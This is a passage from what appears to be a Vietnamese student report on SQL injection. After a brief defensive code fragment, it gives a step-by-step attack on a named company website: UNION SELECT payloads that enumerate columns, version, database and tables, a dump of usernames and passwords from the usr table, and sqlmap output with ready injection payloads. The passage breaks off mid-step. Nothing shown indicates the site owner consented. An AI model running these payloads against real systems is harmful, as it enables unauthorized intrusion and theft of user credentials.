
if ($stmt->rowCount() > 0) {
    echo "Login successful!";
} else {
    echo "Invalid username or password.";
}
```

Hình 21. Kết hợp các cách phòng ngừa

Chương 4: Thực nghiệm

1. Tiến hành tấn công bằng SQL Injection:

- Lựa chọn đối tượng: <https://lghk.com/index.php>.




About Us

LeachGarner is a global precious metal solution provider (A Berkshire Hathaway Company). We design, fabricate and distribute precious metal alloys, mill products and jewelry findings to a number of industries including electronics, medical, automotive, jewelry and numismatic. Headquartered in Attleboro, MA USA, LeachGarner has sales, distribution and manufacturing facilities in the US, Hong Kong and China. LeachGarner brands include General Findings, Excell Chains and Stern Metals as shown below:


Hình 22. Đối tượng tấn công

- Tiến hành kiểm tra xem đối tượng có thể tấn công không? Sử dụng dấu ‘.




Hình 23. Xác định đối tượng có thể tấn công được

- Tiến hành kiểm tra số cột, sử dụng Order By 1-- để kiểm tra số cột 1, tiến hành thử theo thứ tự tăng dần, -- có tác dụng comment các câu lệnh sau nó khiến cho câu lệnh của ta không bị lỗi. Xác định được số cột của trang là 17.




Hình 24. Kiểm tra cột thứ 17




Hình 25. Kiểm tra cột 18

- Tiến hành tìm điểm khác thường để xử lý bằng câu lệnh **Union select all 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--**. Để có cái nhìn tổng quan hơn ta có thể làm cho câu select trước đó sai bằng cách thêm trừ vào id. Điều này khiến câu truy vấn trước đó không thể trả về kết quả.




Hình 26. Xác định được vị trí có thể thay đổi là cột 16

- Tiến hành dò xét phiên bản bằng câu lệnh **Union select all 1,2, 3,4,5,6,7,8,9,10,11,12,13,14,15,@@version,17--**. Toán tử Union tiến hành hợp nhất câu truy vấn trước đó với **select all 1,2, 3,4,5,6,7,8,9,10,11,12,13,14,15,@@version,17--** để tiến hành xuất ra tên phiên bản bằng **@@version** và kết quả trả về là 5.5.65-MariaDB.




Hình 27. Xác định thành công phiên bản database của đối tượng

- Tiến hành dò xét database bằng câu lệnh **Union select all 1,2, 3,4,5,6,7,8,9,10,11,12,13,14,15,database(),17--**. Toán tử Union tiến hành hợp nhất câu truy vấn trước đó với **select all 1,2, 3,4,5,6,7,8,9,10,11,12,13,14,15,database(),17--** để tiến hành xuất ra tên phiên bản bằng **database()** và kết quả trả về là Leach.



Hình 28. Xác định tên database của đối tượng

- Tiến hành lấy tất cả các bảng của Leach bằng câu lệnh **Union select all 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,unhex(hex(group_concat(table_name))),17 from information_schema.tables where table_schema=database()-- .**



Hình 29. Xác định các bảng có trong Leach


- Tiến hành lấy thông tin các cột của 1 bảng, đối tượng nghi ngờ được là usr. Ta sử dụng lệnh **Union select all 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,unhex(hex(group_concat(column_name))),17 from**

information_schema.columns WHERE table_schema=database() and table_name=CHAR(117,115,114)-- .

The screenshot shows a browser window with the URL [lghk.com/product.php?id=121&pid=-2%20Union%20select%20all%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,unhex\(hex\(group_concat\(usr_name,0x3a,usr_pwd\)\)\),17%20FROM%20usr--](http://lghk.com/product.php?id=121&pid=-2%20Union%20select%20all%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,unhex(hex(group_concat(usr_name,0x3a,usr_pwd))),17%20FROM%20usr--). The page displays a large amount of sensitive user data, including names and passwords, which have been extracted through the SQL injection attack.

Hình 30. Xác định các cột của user


- Lựa chọn các đối tượng nghi ngờ trong bảng để tiến hành truy xuất dữ liệu, Đối tượng được chọn là usr_name và usr_pwd của bảng usr. Tiến hành lấy **Union select all**
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,unhex(hex(group_concat(usr_name,0x3a,usr_pwd))),17 FROM usr-- để lấy thông tin.



Hình 31. Lấy dữ liệu nhận từ của `usr_name` và `usr_pwd` của bảng `usr`

2. Tiến hành tấn công bằng SQLMap:

- Yêu cầu cài đặt SQLMap.
- Lựa chọn đối tượng: <https://lghk.com/index.php>.



Hình 32. Đối tượng tấn công

- Tiến hành xác định xem trang có thể tấn công SQL injection không.

```

root@kali:~/home/kali
# sqlmap -u "https://lghk.com/product.php?id=151&pid=4"
{1.8.6.38dev}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:26:26 / 2024-07-30

[84:26:27] [INFO] resuming back-end DBMS 'mysql'
[84:26:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payloads: id=151 AND 9801&pid=4

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payloads: id=151 AND (SELECT 1545 FROM(SELECT COUNT(*),CONCAT(0x716b7a6a71,(SELECT (ELT(1545=1545,1))),0x717a6a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&pid=4

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payloads: id=151 AND (SELECT 9630 FROM (SELECT(SLEEP(5)))AMtt)&pid=4

Type: UNION query
Title: Generic UNION query (NULL) - 17 columns
Payloads: id=151 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b7a6a71,0x664f4c4659734748577745d5e4a42616d574a7665d734650624571b57466443626
6e6464c65,0x717a6a7171),NULL--&pid=4

[84:26:28] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33, Nginx
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[84:26:28] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/lghk.com'

[*] ending @ 04:26:28 / 2024-07-30

root@kali:~/home/kali

```

Hình 33. Xác định trang có thể tấn công SQL injection.

- Tiến hành xác định database của trang.

```

root@kali:~/home/kali
